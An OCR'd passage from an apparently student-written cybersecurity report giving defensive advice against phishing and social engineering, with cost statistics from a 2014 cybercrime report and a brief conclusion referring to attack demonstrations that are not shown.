
-2- Put in place technical controls which include email and attachment filtering, browser security settings, sandboxing, and patch management.
-3- Have users understand that whether is for themselves or for the enterprises, the cost of social engineering = theft of data + Damage to reputation + lost of revenue and fines for enterprises.
On average, cybercrime costs companies per attacks 12.6 millions US$ for the U.S.A, 8.13 millions for Germany, and 6.19 millions US$ foe Japan. With 13% of annual cybercrime cost for companies due to phishing and social engineering, 28.8% of phishing attacks in 2014 were intended to steal financial data from users, The average time it takes a company to resolve a cyberattack caused by phishing and social engineering is 23.7 days.
Base on 2014 Global Report on the cost of cybercrime.
__ To protect a business,


a) - Reduce unwanted email traffic by installing and maintaining basic security protections which include firewalls, anti-malware software and email filtering.
b) Train employees and users on email and browser security best practices, including these keys tips: Resist urge to click link in a suspicious emails, instead visit websites directly by typing the website address they already know not clicking on the one provided in the emails. Be cautions of email attachments from unknown sources, many viruses can fake the return address, so even if it looks like it's from someone you know, be wary about opening any attachment.
c) Separate and update devices and software by: A) Keep devices used for social media sites, emails and general internet browsing separate from devices used for processing financial transactions. B) Use basic security tools that blocks malicious intruders and alert you to suspicious activity, including firewalls, anti-virus, malware and spyware detection software. C) Regularly check that web browsers and security software have the latest security patches and updates.
d) Train employees and users on websites and browser security best practices, including these key tips: A) only install approved applications. B) Be sure you're at the right website when downloading software or upgrades. Even when using a trusted site, double check the URL before downloading to make sure you haven't been directed to a different site. C) Recognise the signs that your device is affected and contact IT.
e) Practice good password hygiene: A) Change the passwords on devices and point-of-sale systems (including operating systems, security software, payment software, servers, routers) from the default ones the products came with to something personal to you but that is difficult to guess such as combining upper case letters, numbers and special characters, or using a passphrase. B) Update system password regularly, and especially after outside contractors do hardware, software or point-of- sale installations or upgrades. C) Educate employees and users on choosing string passwords and changing them frequently.

f) use two factor authentication, many of these attacks rely on getting a password one way or another. Requiring another form of ID, such a security tokens will make it harder for hackers to falsify an account.

More than even we have to be caution of cyberattacks on us users as it has become more lucrative and easy for attackers to go after individual who are for the most part well trained to face and react against those attacks. The number of attacks that we will face will only increase with time they make by either stealing our financial resources or saying our personal information to the black market.







These three pictures below are sample of phishing attack known as SMSishing that I was personally victim of.

Conclusion

This comprehensive report highlights the critical need for robust cybersecurity measures to counteract the growing cyber-attack threat. Each of the attacks demonstrated, from hacking into vulnerable systems to executing Man-in-the-Middle (MITM) and Denial of Service (DoS) attacks, showcases the various methods attackers can employ to compromise systems and exploit vulnerabilities.